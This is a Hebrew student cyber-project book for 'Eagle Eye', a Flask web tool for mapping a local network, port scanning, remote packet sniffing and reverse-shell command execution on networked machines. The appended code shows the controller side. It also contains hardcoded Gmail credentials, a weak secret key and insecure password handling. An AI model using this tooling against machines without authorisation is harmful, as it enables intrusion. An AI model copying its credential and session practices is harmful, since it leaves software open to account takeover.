
1. הרשמה ראשונית למערכת.




2. התחברות משתמש קיים למערכת (Log In).




3. אימות משתמש דרך מייל.






4. אפשרות איפוס סיסמה.




5. אפשרות צפייה בסריקות קודמות.




6. אפשרות לסרוק את העמדות הפעילות ברשת המקומית.

סריקת רשת: מפעיל סריקת רשת -> מציג על גבי העמוד.




7. מסך שרתים פעילים – יש לבחור את אחת מכתובות הIP וכתוצאה מכך יתאפשרו הפעולות הבאות על המחשב הנבחר:



8. אפשרות לבצע סריקת פורטים מסוג TCP SYN על כל אחד ממחשבי הרשת.
9. אפשרות לבצע סריקת פורטים מסוג TCP Stealth על כל אחד ממחשבי הרשת.
10. אפשרות לבצע סריקת פורטי UDP על כל אחד ממחשבי הרשת.
11. אפשרות הפעלת הסנפת תקשורת על כל אחד ממחשבי הרשת.
12. אפשרות התחברות לממשק הפקודה של כל אחד מהמחשבים באמצעות Reverse Shell.

מקבל פקודה להפעלה -> שולח לשרת מוצפנת -> מפענח ומריץ את הפקודה -> מצפין את הפלט ושולח חזרה.

13. התנתקות מהמערכת(Log out).



פרק ח' - **Eagle Eye Project** – רפלקציה

במהלך העבודה על הפרויקט צצו לי לא מעט אתגרים, החל מכתיבת ספר הפרויקט וכלה בפיתוח הפיצ'רים לפרויקט. האתגר הראשון שבו נתקלתי היה פיתוח רחרחן הרשת. הדבר דרש ממני ללמוד כיצד להשתמש במודול Scapy מכיוון שלא השתמשתי בו מעולם. התהליך היה קשה ומאתגר מפני שהתיעוד של המודול אינו מקיף כל כך והסרטונים באינטרנט ברובם השתמשו בסקאפי כסניפר שיציג את הפאקטות שהוסנפו על גבי הpython terminal. אמנם זה לא היה איך שהתכוונתי ליישם את הפרויקט, לכן הייתי צריך לחשוב כיצד לזקק את המידע הרלוונטי למשתמש מהאובייקט של הפאקטות בסקאפי. בסופו של דבר, הגעתי לפתרון כשמצאתי שניתן לגשת למאפיינים של הפאקטות כמו Raw, IP והשכבה ממנה עשויה הפאקטה ובכך לגשת לכתובת השולחת, ולמידע שבה. בעיה נוספת הייתה כיצד לסנן את התעבורה המוסנפת לכמה פרוטוקולים שונים במקביל, מכיוון שלפונקציה sniff של סקאפי אין אופציה להעביר יותר מפורט אחד לסנן בו. הפתרון שהגעתי אליו הוא לשמור את כל הפאקטות שהוסנפו ברשימה של רשימות, ויצרתי מספר פונקציות אשר מוציאות מן הפאקטה את המידע הרלוונטי ביותר למשתמש כמו כתובת IP של המקור והdata. לאחר מכן, אני שולח את כל אחת מהרשימות של הפאקטות לפונקציה המתאימה והיא מחזירה מחרוזת עם כל המידע הרלוונטי מכל אחת מהפאקטות. בעיה נוספת שהייתה לי היא ייעול סריקת הפורטים, סריקת פורטים היא תהליך דיי ארוך מכיוון שהיא תלויה בתקשורת ומספר הפורטים גבוה מאוד, 65535 פורטים. פתרתי בעיה זו עם תכנות מרובה תהליכונים.

היו דברים בתכנון הפרויקט שקיוויתי שיעבדו טוב יותר מבמציאות, כמו יעילות סורק הפורטים, פיצ'ר ההיסטוריה ברברס של, עיצוב האתר ולוחות הזמנים.

אני רוצה להודות ראשית למורה שלי לסייבר, מוטי מתתיהו ולרכזת המגמה, יונה סעדיה על כך שחשפו אותי לעולם הפיתוח והמחקר ונתנו לי כלים ויסודות בעקרונות מדעי המחשב בהם נעזרתי במהלך העבודה על הפרויקט. לחבריי למגמה שנתנו עצות והעלו רעיונות חדשים. לחברי הטוב מהמכללה בה אני לומד, ITsafe, רועי גיטלין שעזר לי רבות בתכנון הפרויקט והעלה בפני בעיות שקיימות בקוד שלי.

פרק ט' - **Eagle Eye Project** – ביבליוגרפיה

1. רקע תיאורטי – במהלך הפרויקט נעזרתי בכמה וכמה סוגי מקורות שונים על מנת לצבור את הידע ואת היכולות הדרושות לצורך בניית המערכת. ראשית, במאמרים באינטרנט הנוגעים בנושאים של הפרויקט. בנוסף, חלק נרחב מהידע שצברתי לצורך תכנות הפרויקט הגיע מהקורסים שלקחתי במכללת ITsafe, ומסרטונים בYoutube. עיקר הדברים שהיו חדשים לי והייתי צריך ללמוד היו השימוש בFlask, בScapy וביצד לסרוק פורטים.
2. מאמרים:

- Interference Security(2013) - Port scanning using Scapy https://resources.infosecinstitute.com/topic/port-scanning-using-scapy/
- Flask Documentation - https://flask.palletsprojects.com
- Scapy Documentation– https://scapy.readthedocs.io/en/latest/usage.html
- CIS(2021), Commonly Exploited Protocols – SMB - https://www.cisecurity.org/insights/blog/commonly-exploited-protocols-server-message-block-smb
- Nmap SYN/Stealth Scan explanation - https://nmap.org/book/synscan.html
- Nmap UDP Scan https://nmap.org/book/scan-methods-udp-scan.html
- Nmap on Port Scanning - https://nmap.org/book/port-scanning.html#port-scanning-what-is-it
- Client -Server Architecture - https://he.wikipedia.org/wiki/%D7%A9%D7%A8%D7%AA%E2%80%93%D7%9C%D7%A7%D7%95%D7%97

סרטוני Youtube:

- https://youtu.be/LvaII2PEwcQ - סרטון המסביר על הסנפה בסקאפי.

- https://youtu.be/PBuV50R8Ywc - סרטון המסביר על כתיבת סניפר בסקאפי.
- https://youtu.be/dam0GPOAvVI - סרטון המסביר על בניית אתר ב-Flask.
- https://www.youtube.com/watch?v=mqhxxeeTbu0&list=PLzMcBGfZo4-n4vJJybUVV3Un_NFS5EOgX - פלייליסט המסביר על בניית אתר ב- Flask.

נספחים

מסכי **MVP** (כולל לינק למצגת **MVP**)

mvp_addon.pdf

https://github.com/ofekerez/Eagle-Eye-Project/blob/V1.43/Files/MVP.pptx

קוד המערכת

```
File Name: main.py
#####################################################################
import bin.Packages_Installer
import hashlib
import random
import smtplib
import string
import time
from flask import *
from flask_sqlalchemy import SQLAlchemy
import bin.helper_methods as helper_methods
from bin.Client import Client
from bin.Webshell_Server import Server
app = Flask(__name__, template_folder=r'D:\Eagle-Eye Project\templates')
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///site.db'
app.secret_key = '12ojby312bAsjd' + random.choice(string.ascii_lowercase) + random.choice(string.digits)

# Creating an SQLAlchemy instance
db = SQLAlchemy(app)
reset_auth = ''


class Helper:
    """A class designed to help store useful variables"""

    def __init__(self):
        self.__code = ''
        self.__username = ''

    def connect(self):
        self.server = Server()
        self.server.connect()
```

```
    def execute_command(self, command: str):
        self.server.command = command
        res = self.server.execute()
        self.last_activated = time.time()
        return res

    def get_cwd(self):
        return self.server.cwd

    def get_code(self):
        return self.__code

    def set_code(self, code: str):
        self.__code = code


helper = Helper()


# EagleEyeProject1@gmail.com
# eagleeyeproject1
# Models

class Profile(db.Model):
    firstname = db.Column(db.String(20), unique=False, nullable=False)
    lastname = db.Column(db.String(20), unique=False, nullable=False)
    username = db.Column(db.String(20), unique=False, nullable=False, primary_key=True)
    password = db.Column(db.String(20), unique=False, nullable=False)
    email = db.Column(db.String(20), unique=False, nullable=False)

    def __init__(self, firstname, lastname, username, password, checkpassword, email):
        self.email = email
        self.checkpassword = checkpassword
        self.password = password
        self.username = username
        self.firstname = firstname
        self.lastname = lastname

    # repr method represents how one object of this datatable
    # will look like
    @property
    def __repr__(self):
        return f"Name : {self.first_name}, Username: {self.username}"


@app.route('/', methods=['GET'])
def index_page():
    if "authenticated" not in session:
        return render_template("login.html")
    return render_template('ActiveIPs.html')


@app.route("/authenticate")
def authenticate():
    code = ''
    for i in range(8):
```

```
        code += random.choice(string.digits)
    helper.set_code(code)
    gmail_user = "EagleEyeProject1@gmail.com"
    gmail_password = 'eagleeyeproject1'
    destination_gmail = Profile.query.filter_by(username=session["username"]).first().email
    print(destination_gmail)
    subject = 'Authentication Message'
    body = code

    email_text = f"""\
    From: {gmail_user}\n
    To: {", " + destination_gmail}\n
    Subject: {subject}\n
    {body}
    """

    try:
        smtp_server = smtplib.SMTP_SSL('smtp.gmail.com', 465)
        smtp_server.login(gmail_user, gmail_password)
        smtp_server.sendmail(gmail_user, destination_gmail, email_text)
    except Exception as e:
        print(e)
        return render_template('login.html')
    return render_template("Authentication.html")


@app.route('/login', methods=['POST'])
def login():
    username = request.form.get("username")
    password = request.form.get("password")
    bits = password.encode()
    secret = hashlib.sha256(bits)
    password = secret.hexdigest()
    find_user = Profile.query.filter_by(username=username, password=password).first()
    # find_pass=Profile.query.filter_by(password=password)
    if find_user:
        session["username"] = request.form.get("username")
        session["password"] = request.form.get("password")
        return redirect(url_for('authenticate'))
    else:
        return redirect(url_for('index_page'))


@app.route("/ScanResults")
def func1():
    return render_template("ScanResults.html")


@app.route("/SniffResults")
def func2():
    return render_template("SniffResults.html")


@app.route("/about")
def about_us():
    return render_template("About.html")
```

```
@app.route("/Shell/<ip_address>")
def connect_to_shell(ip_address):
    Client(ip_address, 16549).activate_reverse_shell()
    global helper
    helper.connect()
    return render_template("ConnectToShell.html", content=[helper.get_cwd(), ''])


@app.route("/auth/register", methods=['POST'])
def Register():
    # In this function we will input data from the
    # form page and store it in our database.
    # Remember that inside the get the name should
    # exactly be the same as that in the html
    # input fields
    firstname = request.form.get("firstname")
    lastname = request.form.get("lastname")
    username = request.form.get("username")
    password = request.form.get("password")
    checkpassword = request.form.get("checkpassword")
    email = request.form.get("email")

    # create an object of the Profile class of models
    # and store data as a row in our datatable
    find_user_username = Profile.query.filter_by(username=username).first()
    find_user_email = Profile.query.filter_by(email=email).first()
    if find_user_username or find_user_email:
        flash("Username or Email already exists")
        return get_register()
    else:
        bits = password.encode()
        secret = hashlib.sha256(bits)
        password = secret.hexdigest()
        if firstname != '' and lastname != '' and username != '' and password != '' and checkpassword != '' and email != '':
            p = Profile(firstname=firstname, lastname=lastname, username=username, password=password,
                        checkpassword=checkpassword,
                        email=email)
            db.session.add(p)
            db.session.commit()
            session["username"] = request.form.get("username")
            session["password"] = request.form.get("password")
            return render_template("RegisteredSuccessfully.html")
        # return render_template("PersonalArea.html")


@app.route("/SniffResults/Activate/<ip_address>")
def sniff(ip_address):
    st = Client(ip_address, 16549).activate_sniff()
    return render_template("SniffResults.html", content=st.split('\n')[:-1])


@app.route("/ScanResults/SYN/<ip_address>")
def TCP_SYN_scan(ip_address):
    st = Client(ip_address, 16549).activate_SYN()
    return render_template('ScanResults.html', content=st.split('\n')[:-1])
```

```
@app.route("/ScanResults/Stealth/<ip_address>")
def TCP_Stealth_scan(ip_address):
    st = Client(ip_address, 16549).activate_Stealth()
    return render_template('ScanResults.html', content=st.split('\n')[:-1])


@app.route("/ScanResults/UDP/<ip_address>")
def UDP_port_scan(ip_address):
    st = Client(ip_address, 16549).activate_UDP()
    return render_template('ScanResults.html', content=st.split('\n')[:-1])


@app.route("/logout", methods=['GET', 'POST'])
def Logout():
    session.pop("username")
    session.pop("password")
    session.pop("authenticated")
    return render_template("LoggedOutSuccessfully.html")


@app.route("/register", methods=["GET"])
def get_register():
    return render_template("register.html")


@app.route('/index')
def network_mapping():
    if "authenticated" in session:
        return render_template('ActiveIPs.html')
    return render_template('login.html')


@app.route('/getemail', methods=['POST'])
def get_email():
    global reset_auth
    mail = request.form.get("email")
    print(mail)
    find_user_email = Profile.query.filter_by(email=mail).first()
    print(find_user_email)
    if find_user_email:
        session["email"] = mail
        code = ''
        for i in range(8):
            code += random.choice(string.digits)
        reset_auth = code
        gmail_user = "EagleEyeProject1@gmail.com"
        gmail_password = 'eagleeyeproject1'

        subject = 'Authentication Message'
        body = code

        email_text = f"""\
          From: {gmail_user}\n
          To: {", " + mail}\n
          Subject: {subject}\n
          {body}
```

```
        """

    try:
        smtp_server = smtplib.SMTP_SSL('smtp.gmail.com', 465)
        smtp_server.login(gmail_user, gmail_password)
        smtp_server.sendmail(gmail_user, mail, email_text)
    except Exception as e:
        print(e)
    return render_template('CodeSentSuccessfully.html')
  return render_template('MailNotFound.html')


@app.route('/ResetPassword', methods=['GET'])
def reset_wrap():
  return render_template('AuthReset.html')


@app.route('/reset', methods=['GET'])
def reset():
  return render_template('ResetPassword.html')


@app.route('/resetdone', methods=['POST'])
def reset_password():
  code = request.form.get("authcode")
  global reset_auth
  if code == reset_auth:
    admin = Profile.query.filter_by(email=session["email"]).first()
    admin.password = request.form.get("password")
    db.session.commit()
    return render_template("ResetSuccessfully.html")
  print("Incorrect")
  return redirect(url_for('reset_wrap'))


@app.route('/active_ips', methods=['POST'])
def map_network():
  import threading
  subnet_mask = request.form.get("subnet")
  clients = []
  threads = []
  LOCK = threading.Lock()
  count = 0
  lists = [[] for i in range(helper_methods.get_processor_num() * 2)]
  if subnet_mask:
    result = helper_methods.check_hosts(subnet_mask)
    for address in result.split('\n')[:-1]:
      lists[count].append(address)
      if count == helper_methods.get_processor_num() * 2 - 1:
        count = 0
      else:
        count += 1
    print(lists)
    for i in range(len(lists)):
      t = threading.Thread(target=helper_methods.scanner, args=(lists[i], LOCK, clients))
      threads.append(t)
      t.start()
```

```
    for thread in threads:
        thread.join()
    return render_template("ActiveIPs.html", content=clients)
  return render_template("ActiveIPs.html")


@app.route('/computers/<ip_address>')
def handle_client(ip_address):
  return render_template('Client_Panel.html')


@app.route('/activated_reverse', methods=['POST'])
def execute():
  global helper
  result = helper.execute_command(request.form.get("input"))
  return render_template("ConnectToShell.html", content=[helper.get_cwd(), result])


@app.route('/check_authenticate', methods=['POST'])
def check_authenticate():
  inp = request.form.get("inp")
  if inp == helper.get_code():
    session["authenticated"] = True
    return redirect('/index')
  return redirect('/')


if __name__ == "__main__":
  db.create_all()
  app.run(debug=True, host="0.0.0.0", port=80)
#####################################################################
File Name: Client.py
#####################################################################
import socket
import time
from threading import Thread


class Client(Thread):
  def __init__(self, IP: str, Port: int):
    self.conn = socket.socket()
    self.target_IP = IP
    self.Port = Port
    print(f"Trying to connect to {self.target_IP} in port {self.Port}")
    self.counter = 0
    while True:
      if self.counter == 10:
        self.conn.shutdown(socket.SHUT_RDWR)
        self.conn.close()
        exit()
      else:
        try:
          self.conn.connect((IP, Port))
          break
        except Exception:
          time.sleep(2)
```

```
            self.counter += 1
            continue

def activate_sniff(self):
    try:
        self.conn.send('7'.encode())  # length of SNF_SRT
        time.sleep(4)
        self.conn.send('SNF_SRT'.encode())
        length = self.conn.recv(1024).decode()
        while not length:
            length = self.conn.recv(1024).decode()
        results = self.conn.recv(int(length)).decode('ISO-8859-1', errors='ignore')
        path = time.asctime()[4:8] + time.asctime()[8:10] + "-" + time.asctime()[
                                                20:] + "-" + time.asctime()[
                                                        11:19].replace(
            ':', '_')
        f = open(path+'.pcap', 'wb')
        while True:
            bits = self.conn.recv(1024)
            if bits.endswith('DONE'.encode('ISO-8859-1', errors='ignore')):
                f.write(bits[:-4])
                f.close()
                print('[+] Transfer completed')
                break
            if 'File not found'.encode('ISO-8859-1', errors='ignore') in bits:
                print("[-] File not found")
                break
            f.write(bits)
        time.sleep(2)
        self.conn.send('4'.encode())
        time.sleep(4)
        self.conn.send('EXIT'.encode())
        return results
    except (ConnectionResetError, ConnectionAbortedError):
        self.conn.shutdown(socket.SHUT_RDWR)
        self.conn.close()
        self.__init__(self.target_IP, self.Port)
        self.activate_sniff()

def activate_SYN(self) -> str:
    try:
        self.conn.send('7'.encode())
        time.sleep(4)
        self.conn.send('SYN_SRT'.encode())
        length = self.conn.recv(1024).decode()
        results = self.conn.recv(int(length)).decode()
        print(results)
        self.conn.send('4'.encode())
        time.sleep(4)
        self.conn.send('EXIT'.encode())
        return results
    except (ConnectionResetError, ConnectionAbortedError):
        self.conn.shutdown(socket.SHUT_RDWR)
        self.conn.close()
        self.__init__(self.target_IP, self.Port)
        self.activate_SYN()
```

```
    def activate_UDP(self):
        try:
            self.conn.send('7'.encode())
            time.sleep(4)
            self.conn.send('UDP_SRT'.encode())
            length = self.conn.recv(1024).decode()
            results = self.conn.recv(int(length)).decode()
            self.conn.send('4'.encode())
            time.sleep(4)
            self.conn.send('EXIT'.encode())
            return results
        except (ConnectionResetError, ConnectionAbortedError):
            self.conn.shutdown(socket.SHUT_RDWR)
            self.conn.close()
            self.__init__(self.target_IP, self.Port)
            self.activate_UDP()

    def activate_Stealth(self):
        try:
            self.conn.send('11'.encode())  # length of STEALTH_SRT
            time.sleep(4)
            self.conn.send('STEALTH_SRT'.encode())
            length = self.conn.recv(1024).decode()
            results = self.conn.recv(int(length)).decode()
            self.conn.send('4'.encode())
            time.sleep(4)
            self.conn.send('EXIT'.encode())
            return results
        except (ConnectionResetError, ConnectionAbortedError):
            self.conn.shutdown(socket.SHUT_RDWR)
            self.conn.close()
            self.__init__(self.target_IP, self.Port)
            self.activate_Stealth()

    def activate_reverse_shell(self):
        try:
            self.conn.send('7'.encode())
            time.sleep(4)
            self.conn.send('REV_ACT'.encode())
        except (ConnectionResetError, ConnectionAbortedError):
            self.conn.shutdown(socket.SHUT_RDWR)
            self.conn.close()
            self.__init__(self.target_IP, self.Port)
            self.activate_reverse_shell()

    def run(self) -> None:
        while True:
            time.sleep(5)



def main():
    client = Client('10.0.0.19', 16549)
